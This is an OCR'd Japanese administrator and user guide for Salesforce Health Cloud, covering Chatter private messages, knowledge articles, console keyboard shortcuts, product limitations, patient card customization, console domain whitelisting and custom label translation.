
エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



@文字を使用してメンバーにメンションすると、投稿でメンションされたことを知らせるメール通知がそのメンバーに送信されます。社内ケアチームメンバーのみに投稿して利用者を選択するか、コミュニティにアクセスできるすべてのメンバーによる投稿の表示を許可します。



投稿を追跡するには、投稿またはコメントの下の［いいね!］をクリックします。アンケートの作成、他の人への感謝、Web サイトへのリンク、システム管理者が設定したその他のオプションの選択なども実行できます。

ケアチームメンバーへの非公開メッセージの送信

Chatter メッセージを使用すると、他の Chatter ユーザと安全に非公開の会話を行うことができます。メッセージを使用すると、ファイルを共有したときに共有先のユーザに通知できます。メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。

メモ: Salesforce Communities は Health Cloud のコラボレーションサポートを提供しています。コラボレーション機能の一部は、Salesforce Communities を有効にして非公開の患者コミュニティを作成しなければ使用できません。

メッセージは会話単位にまとめられます。各会話は、参加するユーザの組み合わせごとに定義されます。たとえば、あなたが Sally Smith にメッセージを送信したとします。Sally が返信すると、Sally のメッセージはあなたとの 1 対 1 の会話の続きとして表示されます。あなたから Sally に送信する新しいメッセージはすべて、異なるトピックに関するものでも、同じ会話に追加されます。時間と共に、Sally とこれまでやりとりしたメッセージがすべて含まれる、詳細な会話履歴が構築されます。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

非公開メッセージを作成または送信する
- 「Health Cloud 標準」

1. 次のいずれかの場所からメッセージを開始します。
   - ケアチームビューで、ケアチームメンバーのプロファイルカードの[非公開メッセージ]をクリックします。
   - Chatterの任意の場所でユーザの名前をクリックしてそのユーザのプロファイルを表示し、[メッセージを送信] をクリックします。

   他の人とファイルを共有した場合も、Chatter メッセージが送信されます。ファイルを共有すると、受信者にメッセージが送信されます。
2. [メッセージを送信] ダイアログボックスでメッセージを開始した場合は、人の名前を受信者リストに追加できます。[宛先] 項目に名前を入力し、名前をクリックして選択します。追加する名前を入力して、会話に人を追加します。

   会話内またはメールで返信する場合は、会話の参加者を変更できません。
3. メッセージを入力します。メッセージは 10,000 文字以下で入力します。
4. 状況に応じて適切な方法でメッセージを送信します。
   - [メッセージを送信] ダイアログボックスで、[送信] をクリックします。
   - 会話内で返信する場合は、[返信] (会話に複数の受信者がいる場合は [全員に返信]) をクリックします。
   - メールで返信する場合は、使用するメールアプリケーションの [送信] オプションを使用します。

プロトコルと記事を使用した学習の促進

Salesforce ナレッジでは、コンテンツを簡単に作成および管理して、他のヘルスケア従事者、あるいは患者やケアチームのメンバーが使用できるようにします。記事には、疾患の管理に使用するプロトコルを含めたり、患者に送信する教育資料を掲載したりできます。[記事の管理] タブでは記事の記述、編集、公開、アーカイブを行い、[記事] タブでは公開記事を検索および表示します。

著者が記事を作成する場合、記事タイプを選択して、コンテンツを記述し、公開する場所を選択します。記事とプロトコルのどちらも [記事の管理] タブから作成できますが、作成するコンテンツに応じて異なる記事タイプを選択します。

メモ: 組織の中には、患者やケアコーディネータ向けの記事やプロトコルを作成するためのライセンスの種類や権限を持っていないユーザがいる場合があります。[記事の管理] タブへのアクセスについては、Salesforce システム管理者にお問い合わせください。

1. [記事の管理] タブで、[新規] をクリックします。
2. 組織が複数の言語をサポートしている場合は、記事の言語を選択します。
3. 記事タイプを選択して記事タイトルを入力し、[OK] をクリックします。
4. 記事の項目を編集して、検証状況を選択します。記事にリッチテキストエリア項目がある場合は、箇条書き、リンク、画像などの書式設定を追加できます。
5. 組織でデータカテゴリを使用している場合は、必要に応じて記事に関連付けるカテゴリを選択します。
   - カテゴリグループの横にある [編集] をクリックして、カテゴリ選択ダイアログボックスを開きます。
   - ［選択可能なカテゴリ］リストで、カテゴリ階層を展開してカテゴリを選択します。
   - [追加] をクリックして、選択したカテゴリを［選択済みカテゴリ］リストに移動します。

     メモ: カテゴリとその子カテゴリの両方を［選択済みカテゴリ］リストに追加することはできません。カテゴリを記事に追加する場合は、次のことに注意してください。

     - ［選択可能なカテゴリ］リストの子カテゴリは、［選択済みカテゴリ］リストからその親を削除しない限り選択できません。
     - ［選択済みカテゴリ］リストの子カテゴリはリストに表示されません。

     ユーザは、完全に一致するカテゴリを選択するか、親カテゴリまたは子カテゴリを選択することで記事を検索できます。
   - [OK] をクリックします。
6. 記事を公開する対象利用者を選択します。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

記事を作成する
- 「記事の管理」

  および

  記事タイプに対する「作成」および「参照」

ドラフト記事を編集する
- 「記事の管理」

  および

  記事タイプに対する「参照」および「編集」

公開記事またはアーカイブ済み記事を編集する
- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、および「編集」

- 内部アプリケーション:Salesforceのコミュニティユーザが、ロールの表示設定に応じて[記事]タブで記事にアクセスできます。
- カスタマー:コミュニティで[記事]タブが使用可能な場合、顧客が記事にアクセスできます。カスタマーユーザは、取引先のマネージャのロール表示設定を継承します。コミュニティでは、カスタマーコミュニティまたはカスタマーコミュニティプラスライセンスを持つユーザのみが記事を使用できます。
- パートナー:コミュニティで[記事]タブが使用可能な場合、パートナーが記事にアクセスできます。パートナーユーザは、取引先のマネージャのロール表示設定を継承します。コミュニティでは、パートナコミュニティライセンスを持つユーザのみが記事を使用できます。
- 公開知識ベース: AppExchange から *Salesforce ナレッジのサンプル公開知識*ベースアプリケーションを使用して公開知識ベースを作成すると、匿名ユーザに記事を公開できます。
- 自分の Web サイト。会社の Web サイト経由でユーザが記事を使用できます。

7. [適用]をクリックして変更を保存し、このページを開いたままにします。または、[保存]をクリックして変更を保存し、記事を閉じて [記事の管理] タブに移動します。
8. コンテンツを公開する準備ができたら、**[Publish...]** をクリックします。
9. ［今すぐ記事を公開］または［公開をスケジュールする日］を選択して、記事を公開する日付を選択します。
10. その記事が以前公開されていた場合、［新規バージョンとしてフラグ］チェックボックスをオンにし、選択したチャネルの記事の横に新規記事アイコン () を表示させます。このチャネルのユーザは、この記事を最後に参照してから変更されていることを確認できます。新規記事にはデフォルトで新規記事アイコンが表示されるため、このチェックボックスは、記事を初めて公開する場合は使用できません。
11. **[OK]** をクリックします。

    後日公開するようにスケジュールした記事は、引き続き [ドラフト記事] 検索条件に表示されますが、記事タイトルの横に待機中アイコン () が追加されます。アイコンの上にカーソルを置くと、公開日が表示されます。

関連トピック:

記事の作成と編集

Health Cloud コンソールのキーボードショートカット

キーボードショートカットにより、マウスを使用する代わりにキーを押してアクションをすばやく実行できます。

次のショートカットはケアコンソールで使用でき、システム管理者がカスタマイズしたり無効にしたりできます。

コマンド	説明	キー
キーボードショートカットモードの入力	コンソールを表示しているブラウザでキーボードショートカットを有効にします。	Esc

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

コマンド	説明	キー
左サイドバーの表示/非表示を切り替える	左サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 左矢印
右サイドバーの表示/非表示を切り替える	右サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 右矢印
下に移動	カーソルを下に移動します。	下矢印
上に移動	カーソルを上に移動します。	上矢印
上サイドバーの表示/非表示を切り替える	上サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 上矢印
下サイドバーの表示/非表示を切り替える	下サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 下矢印
タブのドロップダウンボタンを開く	他のアクションを選択するためにタブのドロップダウンボタンを開きます。	D
タブを開く	新しいタブを開きます。	T
主タブをズームイン/ズームアウトする	ヘッダー、フッター、および固定表示リストの表示を切り替えて、主タブをズームイン/ズームアウトします。	Z
タブを閉じる	選択されたタブを閉じます。	C

Health Cloud の制限事項

Health Cloud の表示、アクセス、およびカスタマイズの制限について説明します。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

表示の制限事項

Health Cloud は、Microsoft® Internet Explorer® 10 または 11、Microsoft® Edge、Mozilla® Firefox® の最新の安定したバージョン、Apple® Safari® の最新の安定したバージョン、Google Chrome™ の最新の安定したバージョンでのみ使用できます。

ヒント: 最高のパフォーマンスを得るために、コンソールユーザが Google Chrome™ ブラウザと RAM が 8 GB のマシンを採用することをお勧めします。

プラットフォームの暗号化の制限事項

暗号化項目は、検索条件や並び替え条件として使用できません。

暗号化データはマスクされず、Health Cloud ユーザに表示されます。オブジェクトレベルセキュリティと項目レベルセキュリティを使用して、機密データの表示を制限することをお勧めします。

イベント監視では、[Today] ページ、[患者リスト] ページ、[患者候補] ページにどの患者が表示されるかを記録しません。また、ユーザがこれらのページにアクセスしたことを記録しますが、これらのページに表示される内容の詳細は記録しません。ただし、ユーザが Health Cloud Console に表示する患者を選択したときに、その患者の ID を記録します。

動作とアクセスの制限事項

Health Cloud は、アクセシビリティ要件を満たしません。

ToDo をケアプランに追加しても、[タイムライン] を更新するまで [タイムライン] に表示されません。[タイムライン] を更新するには、更新ボタンをクリックするか、[患者カード] タブスイッチャから [タイムライン] を選択します。

ToDo をケアプランに追加すると、[Today] を更新するまで [Today] ページに表示されません。[Today] ページを更新するには、ブラウザを更新します。

暗号化項目に基づいてリスト内の列を並べ替えることはできません。

リストビューページには、ページあたり最大 500 人の患者が表示されます。並び替えや検索機能は、患者リストの単一のページ内のデータに適用されます。

患者リストの作成時、ロングテキスト項目 (説明項目など) や [住所] 項目は検索条件としてサポートされません。住所で絞り込む場合は、[町名・番地] 項目などのサブ項目を使用します。

ローカライズの制限事項

患者リストの列名はローカライズされず、作成時に使用した言語で表示されます。つまり、列名の表示ラベルが英語組織で作成された場合は、その言語でのみ表示されます。

ユーザが患者リストを編集できるのは、言語およびロケールがそのリストが作成された組織と同じ場合のみです。ユーザが自身の言語とは異なる言語で作成されたリストを編集すると、エラーが表示されます。

配信済みの [すべての患者] リストは英語のみで表示されます。

[レコードタイプの説明] 項目は翻訳できません。

[患者カード] メニューの [カテゴリ] 項目および [サブカテゴリ] 項目は、トランスレーションワークベンチを使用してローカライズできません。表示ラベルを別の言語で表示するには、配信済みの項目設定レコードを無効化または削除してから、その組織の言語で別の項目レコードを作成します。

[タイムライン] および [患者カード] で表示ラベルとして使用する [フレンドリ名] 項目は、トランスレーションワークベンチを使用してローカライズできません。表示ラベルを別の言語で表示するには、配信済みの項目設定レコードを無効化または削除してから、その組織の言語で別の項目レコードを作成します。

ケアコンソールのカスタマイズ

Health Cloud は、Salesforce Enterprise Edition、Performance Edition、または Unlimited Edition にインストールされる管理パッケージです。管理パッケージの一部のコンポーネントまたは属性はカスタマイズ可能ではありませんが、会社のニーズに Health Cloud のインスタンスを適合させるために必要とされる主要なコンポーネントと属性を編集する機能が用意されています。

Health Cloud カスタムタブ

ユーザは、提供された一連のカスタムタブを使用して、企業の患者との連携方法に沿うように Health Cloud コンソールをカスタマイズできます。

患者カードのカスタマイズ

患者カードに項目を追加し、患者の連絡先情報、疾患、処方箋、予約、および他の情報についてケアコーディネータが必要とする情報を患者の医療カルテからケアコーディネータに提供できます。

カスタム表示ラベルの上書き

Health Cloud パッケージと共に提供されるカスタム表示ラベルは編集できませんが、表示ラベルの翻訳バージョンを作成することでカスタム表示ラベルを上書きできます。

タイムラインビューの設定

ヘルスケアに関する行動をタイムラインビューに追加する、またはタイムラインから削除することで、より効果的な患者管理に必要な精細な情報をケアコーディネータに提供できます。

提供されるケアチームの役割のカスタマイズ

ヘルスケア分野に関わる人々の役割は非常に多岐に渡ります。そのため、組織の業務に合わせて標準の Health Cloud の役割を柔軟に変更できるようになっています。

Health Cloud のカスタムメタデータの設定

カスタムメタデータを使用して、Health Cloud の多くのコンポーネントの項目を追加または置換できます。

問題および目標のカスタマイズ

項目セットを使用すると、問題と目標を作成するために使用するページで、カスタム項目を追加したり、既存の項目の順序を変更したりできます。

ToDo のカスタマイズ

ケアコーディネータがよく割り当てる ToDo の種類が項目値に反映されるように [新規 ToDo] ページで項目をカスタマイズし、組織に固有の評価用語を使用します。

外部メンバーの作成の項目のカスタマイズ

外部のケアチームメンバーを作成するためにケアコーディネータが使用するモーダルに表示する項目をカスタマイズできます。

患者候補リストビューのカスタマイズ

Health Cloud で患者候補を患者に変換するためにケアコーディネータが使用するリストビューに表示する項目をカスタマイズできます。

クロスオブジェクトリレーションを追加して患者リストの検索条件オプションをカスタマイズする

クロスオブジェクトリレーションは、患者リストを作成するときに検索条件選択オプションにどのオブジェクトと項目を表示するかを制御します。

ダッシュボードで全体像を把握

レポート環境を設定し、レポートビルダーを使用して基本レポートを作成し、容易に情報を検索できるようにレポートを整理します。Salesforce AppExchange で優れたダッシュボードアプリケーションを検索して、コンソールに追加することもできます。

ケアプランテンプレートの作成

問題、目標、および ToDo をケアプランテンプレートに追加することで、Salesforce 内にケアプランテンプレートを作成できます。

データローダを使用したケアプランテンプレートのインポート

データローダを使用して既存のケアプランテンプレートを Salesforce にインポートすると、ケアコーディネータはそのケアプランテンプレートを使用できます。


Health Cloud カスタムタブ

ユーザは、提供された一連のカスタムタブを使用して、企業の患者との連携方法に沿うように Health Cloud コンソールをカスタマイズできます。

タブ名	説明
クロスオブジェクトリレーション	クロスオブジェクトリレーションは、患者リストを作成するときに検索条件選択オプションにどのオブジェクトと項目を表示するかを制御します。
EHR カスタムオブジェクト (EHR 患者、EHR 受診歴など)	これらのテーブルには、処方箋、疾患、患者、免疫付与などに関連する、ソースレコードシステムからのデータが含まれます。
患者カードの設定	患者カードビューを編集し、EHR または他のレコードの情報を追加または削除します。
タイムラインビューの設定	ヘルスケアに関する行動をタイムラインに追加する、またはタイムラインから削除することで、より効果的な患者管理に必要な情報をケアコーディネータに提供できます。

患者カードのカスタマイズ

患者カードに項目を追加し、患者の連絡先情報、疾患、処方箋、予約、および他の情報についてケアコーディネータが必要とする情報を患者の医療カルテからケアコーディネータに提供できます。



患者カードは 3 つの異なるコンポーネントで構成されます。

- 患者カードナビゲーションメニュー (1): ケアコーディネータが患者カードを終了することなく必要なページに移動できます。カスタム設定を使用して、患者カードのタブナビゲーションリストに表示する項目をカスタマイズできます。つまり、新しいナビゲーション項目をデフォルトのメニューカテゴリの 1 つに追加したり、新しい子ナビゲーションオプションを持つカテゴリを既存のものに追加したりできます。
- 患者カードヘッダー (2): 患者についての基本情報のほか、サムネイル写真 (利用可能な場合) を表示します。

  患者カードヘッダーには患者の識別情報が表示されます。次の表に、患者ごとに表示される情報の取得元を示します。患者カードヘッダーの項目の編集や他のカスタマイズはできません。

項目	ソース
サムネイル写真	Chatter のプロファイル写真
患者名	連絡先レコード
生年月日と年齢	連絡先レコードからの項目に基づく数式項目
性別	EHR 患者レコードの [性別表示ラベル] 項目

- 患者の連絡先および医療カルテの項目 (3): 患者カードに追加できる項目です。患者カードをカスタマイズし、ソースレコードシステムから項目を追加することで、ケアコーディネータは患者の管理に必要な情報を得ることができます。各項目には最大 200 文字が表示されます。その後の [表示件数を増やす] をクリックすると、セクションが展開され、残りのテキストを確認できます。患者カードに追加できる項目の数に上限はありませんが、最適なパフォーマンスを得るために 15 から 20 項目以内にすることをお勧めします。

患者カードナビゲーションメニューへの項目の追加
ケアコーディネータが患者カードを終了することなく必要なページにすばやく簡単に移動できるようにします。
患者カードへの項目の追加
患者カードビューを編集して、EHR または他のレコードからの情報を追加または削除できます。

患者カードナビゲーションメニューへの項目の追加

ケアコーディネータが患者カードを終了することなく必要なページにすばやく簡単に移動できるようにします。

ケアコーディネータは、患者記録の全体像を提供するさまざまなタブやページにすばやくアクセスする必要があります。標準およびカスタムのページまたは URL を主タブまたはサブタブとして開くように、患者カードのタブナビゲーションメニューを設定することができます。メニューの項目をクリックすると、その患者の記録に関連する新しいタブまたはサブタブが開きます。

エディション


Health Cloud は Salesforce Classic で使用できます。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

患者カードナビゲーションメニューをカスタマイズする

- 「プロファイルと権限セットの管理」と「アプリケーションのカスタマイズ」



カスタム設定を使用して、患者カードのタブナビゲーションリストに表示する項目をカスタマイズできます。つまり、ナビゲーション項目をデフォルトのメニューカテゴリの1つに追加したり、新しい子ナビゲーションオプションを持つカテゴリを既存のものに追加したりできます。たとえば、独自の Visualforce ページを作成してナビゲーションリストに追加したり、頻繁に使用する別のページに URL を追加したりできます。

メモ: すべてのナビゲーションメニュー要素はアルファベット順に表示されます。カテゴリはアルファベット順に表示され、その下のサブカテゴリもアルファベット順に表示されます。

1. [設定] から、［クイック検索］ボックスに「*カスタム設定*」と入力し、[カスタム設定] を選択します。
2. カスタム設定のリストで、［CardView ドロップダウン］カスタム設定の横にある［管理］をクリックします。
3. [新規] をクリックして、次の項目を入力します。

項目	詳細
名前	内部使用を目的とする、メニューナビゲーション項目の説明。このテキストはメニューまたはページに表示されません。
カテゴリ名	子のメニューナビゲーション項目を含む親カテゴリの名前。このカテゴリ名は単なるヘッダーであり、クリック可能なナビゲーションリンクではありません。 トランスレーションワークベンチを使用してこの項目をローカライズすることはできません。表示ラベルを別の言語で表示するには、提供されている項目設定レコードを無効にするか削除します。次に、組織の言語で項目レコードを作成します。
URL パラメータ	(省略可能) 新しいタブを開くために、他の URL パラメータを既存の Visualforce ページまたは URL に追加します。
タブの種類	このページで使用するタブの種類 (「主」または「サブタブ」) を指定します。主タブは、作業する主な項目です。サブタブは、主タブの項目に関連します。
サブカテゴリ名	メニューリストの子カテゴリの名前。このテキストは、ページまたはタブを開くクリック可能なリンクです。 トランスレーションワークベンチを使用してこの項目をローカライズすることはできません。表示ラベルを別の言語で表示するには、提供されている項目設定レコードを無効にするか削除します。次に、組織の言語で項目レコードを作成します。
ページ種別	新しいページのコンテンツタイプ。「*VFpage*」または *URL* を指定します。 メモ: コンソールのホワイトリストに外部 URL を追加して、コンソールユーザがそのドメインに確実にアクセスできるようにしてください。
URL	ページにアクセスするための URL。

4. [保存] をクリックします。

例: 次の例は、［すべての医療レコード］というサブタブを［医療レコード］という名前のカテゴリに追加する方法を示しています。

項目	詳細
名前	すべての医療データ
カテゴリ名	医療カルテ
URL パラメータ	不要
タブの種類	サブタブ
サブカテゴリ名	すべての医療カルテ
ページ種別	*VFpage* メモ: コンソールのホワイトリストに外部URLを追加して、コンソールユーザがそのドメインに確実にアクセスできるようにしてください。
URL	/apex/<VF ページ名>

Health Cloud Console のホワイトリストのドメイン
システム管理者は、コンソールユーザにSalesforce外部のドメインへのアクセスを許可できます。たとえば、コンソールのホワイトリストに *www.example.com* を追加して、コンソールユーザがこのドメインにアクセスできるようにすることができます。

Health Cloud Console のホワイトリストのドメイン


システム管理者は、コンソールユーザにSalesforce外部のドメインへのアクセスを許可できます。たとえば、コンソールのホワイトリストに *www.example.com* を追加して、コンソールユーザがこのドメインにアクセスできるようにすることができます。

1. [設定]から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. ［ホワイトリストのドメイン］に、ユーザがアクセスするドメインを入力します。ドメインが複数ある場合はカンマで区切ります。*http://* や *https://* はドメインではなくURLの一部であるため、これらを追加する必要はありません。
5. [保存] をクリックします。

患者カードへの項目の追加

患者カードビューを編集して、EHRまたは他のレコードからの情報を追加または削除できます。

患者カードには、ケアコーディネータが一般的に使用する基本項目が Health Cloud により提供されます。患者カードをカスタマイズし、ソースレコードシステムから項目を追加することで、ケアコーディネータは十分な情報に基づく意思決定を行うために必要な情報を得ることができ、優れた患者ケアを提供できます。



各項目には最大200文字が表示されます。その後の［さらに表示］をクリックすると、セクションが展開され、残りのテキストを確認できます。患者カードに追加できる項目の数に制限はありませんが、最適なパフォーマンスを得るために 15 から 20 項目以内にすることをお勧めします。カスタム EHR テーブルのオブジェクトから項目を追加できます。また、他のオブジェクトからも項目を追加できます。患者カードに追加するオブジェクトが取引先オブジェクトに関連することを確認してください。

ヒント: オブジェクトが取引先オブジェクトに関連しているかどうかが不明な場合は、組織のスキーマビルダーを確認してください。

1. Health Cloud のシステム管理者ホームページから、[患者カードの設定] タブを選択して、［新規］をクリックします。
2. 次の項目を入力します。

項目	説明
患者カードの設定名	作成する患者カード項目の名前。この名前は設定ページにのみ表示されます。
オブジェクト名	患者カードに表示する項目が含まれるオブジェクトの名前。オブジェクト名は正確なスペルを使用して、正しい結果が得られるようにします。
項目名	患者カードに表示する情報が含まれる項目の名前。
通称名	患者カードに項目表示ラベルとして表示するテキスト。 メモ: トランスレーションワークベンチを使用してこの項目のテキストをローカライズすることはできません。このテキストを別の言語

項目	説明
	で表示するには、設定レコードをコピーして、表示する言語でテキストを入力します。次に、新しいレコードの［言語］項目を該当の言語に設定します。ユーザの言語設定に一致する表示ラベルテキストが表示されます。
並び替え順	患者カードでのこの項目の縦の表示順序を示します。 メモ: 表示ラベルをローカライズできるよう設定レコードをコピーした場合は、並び替え順序も変更します。同じ並び替え順序を 2 つのレコードに割り当てることはできないため、新しいレコード用の別のバージョン番号を作成します。たとえば、英語レコードの［並び替え順］項目に *3* を割り当てている場合、スペイン語バージョンには *3.1* を割り当てます。
並び替え基準	結果の表示順序を定義するために使用する項目の名前を入力します。たとえば、複数の薬剤名を返している場合、処方日でそれらを並び替えることができます。これで、直近の処方箋が項目の最初に表示されます。
上書き条件項目	独自の検索条件項目を作成するか、項目を患者カードに追加する場合、検索条件項目の名前を入力します。 IsVisibleOnPatientCard__c の代わりに独自の検索条件項目を作成して使用する場合、検索条件項目の名前を入力します。新規検索条件項目が、チェックボックス型の値を返す Boolean 項目または数式項目であることを確認します。 メモ: 標準の Salesforce 項目 (ケースなど) を追加する場合、この項目は必須です。
昇順	選択すると、結果が昇順で表示されます。この項目は［並び替え］項目と連携します。
有効	選択すると、この項目が有効になり、患者カードに表示されます。
制限	項目に表示できる結果の最大数を入力します。

項目	説明
言語	[分かりやすい名前] 項目のテキストの言語を指定する設定。
言語コード	[分かりやすい名前] 項目のテキストの言語を指定するコード。

メモ: リストビューに [言語] 項目および [言語コード] 項目が表示されない場合、それらの項目をページレイアウトに追加します。次に、[すべて] を選択し、[Go!] をクリックしてページを更新します。

患者カードのカスタム数式項目の作成
指定したオブジェクトにカスタム検索条件項目を追加することで、患者カードに表示する情報をカスタマイズできます。

患者カードのカスタム数式項目の作成

指定したオブジェクトにカスタム検索条件項目を追加することで、患者カードに表示する情報をカスタマイズできます。

デフォルトでは、患者カードには、患者の基本的な医療情報および連絡先情報を提供する項目が表示されます。他の項目を患者カードに追加したり、提供されている項目に表示する情報を変更したりするには、表示するオブジェクトにカスタム数式項目を作成します。たとえば、医療機器情報を表示するには、患者カードに表示する情報を返す数式を使用して、EHR_Devices オブジェクトにカスタム項目を作成します。

1. [設定] から、[クイック検索] ボックスに「オブジェクト」と入力し、[オブジェクト] を選択します。
2. 患者カードに表示する情報が保持されているカスタムオブジェクトの名前を選択します。
3. ページの [カスタム項目 & リレーション] セクションにある [新規] をクリックします。
4. [データ型] で [数式] を選択し、[次へ] をクリックします。
5. カスタム項目を識別する項目表示ラベルを入力します。
6. [戻り値のデータ型] で [チェックボックス] を選択し、[次へ] をクリックします。
7. 患者カードに表示する結果を返す数式を作成します。
   [高度な数式] タブの使用方法は、Salesforce の [ヘルプ & トレーニング] で「数式項目の作成」を検索してください。

例: 患者カードにデフォルト情報を表示するために使用するオブジェクトと項目を次の表に示します。1 つの項目に対して複数のエントリが返される場合、各値が縦棒で区切られます。

表示名	説明	オブジェクト	項目
住所	第 1 住所	Contact	Mailing Address
患者 ID/MRN	患者の識別子	Account	Source System ID

表示名	説明	オブジェクト	項目
エージェント/保護者/保証人	患者に対して責任を負う個人の名前。	EHR Related Person	IsVisibleOnPatientCard
言語	希望する言語	EHR Patient	IsVisibleOnPatientCard
薬剤	現在の薬剤の名前。	EHR Medication Prescription	IsVisibleOnPatientCard
免疫付与	現在のまたは有効な免疫付与。	EHR Immunization	IsVisibleOnPatientCard
病状	診断された現在の疾患	EHR Condition	IsVisibleOnPatientCard
アレルギー	既知のアレルギーまたは過敏症。	EHR AllergyIntolerance	IsVisibleOnPatientCard
最終受診	直近の診療に関する説明およびその日付。	EHR Encounter	IsVisibleOnPatientCard

カスタム表示ラベルの上書き

Health Cloudパッケージと共に提供されるカスタム表示ラベルは編集できませんが、表示ラベルの翻訳バージョンを作成することでカスタム表示ラベルを上書きできます。

カスタム表示ラベルを上書きするには、トランスレーションワークベンチを有効にして、使用言語として英語を追加する必要があります。

1. [設定] から、［クイック検索］ボックスに「*カスタム表示ラベル*」と入力し、[カスタム表示ラベル] を選択します。
2. カスタム表示ラベルの名前を選択して開きます。
3. [翻訳] 関連リストで［新規］をクリックし、新しい翻訳を作成することで既存の表示ラベルを上書きします。
4. 翻訳先の言語を選択します。Health Cloud は現在ローカライズされていないため、[英語] を選択します。
5. ［翻訳テキスト］を入力します。このテキストは、表示ラベルの［値］項目に指定された値を上書きします。

多言語組織での表示ラベルのローカライズ

多言語の組織がある場合、トランスレーションワークベンチを使用して、Health Cloud コンソールの表示ラベルをローカライズします。翻訳する言語を指定し、作成したカスタマイズ用の翻訳を作成して、Health Cloud の表示ラベルを上書きします。

多言語組織での表示ラベルのローカライズ

多言語の組織がある場合、トランスレーションワークベンチを使用して、Health Cloud コンソールの表示ラベルをローカライズします。翻訳する言語を指定し、作成したカスタマイズ用の翻訳を作成して、Health Cloud の表示ラベルを上書きします。

メモ: タイムライン、患者カード、またはカードビューメニューに表示する表示ラベルは、トランスレーションワークベンチを使用して翻訳できません。代わりに、提供されている英語の値を置き換える、対象の言語の値で新しいカスタム表示ラベルを追加します。

カスタム表示ラベルは、Apex クラス、Visualforce ページ、または Lightning コンポーネントからアクセスできるカスタムテキスト値です。テキスト値は、Salesforce でサポートされるすべての言語に翻訳することができます。カスタム表示ラベルを使用することで、開発者は、情報(ヘルプテキストやエラーメッセージなど)を自動的にユーザの母国語に表示する多言語アプリケーションを作成できます。

ユーザ権限

カスタム表示ラベルを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」

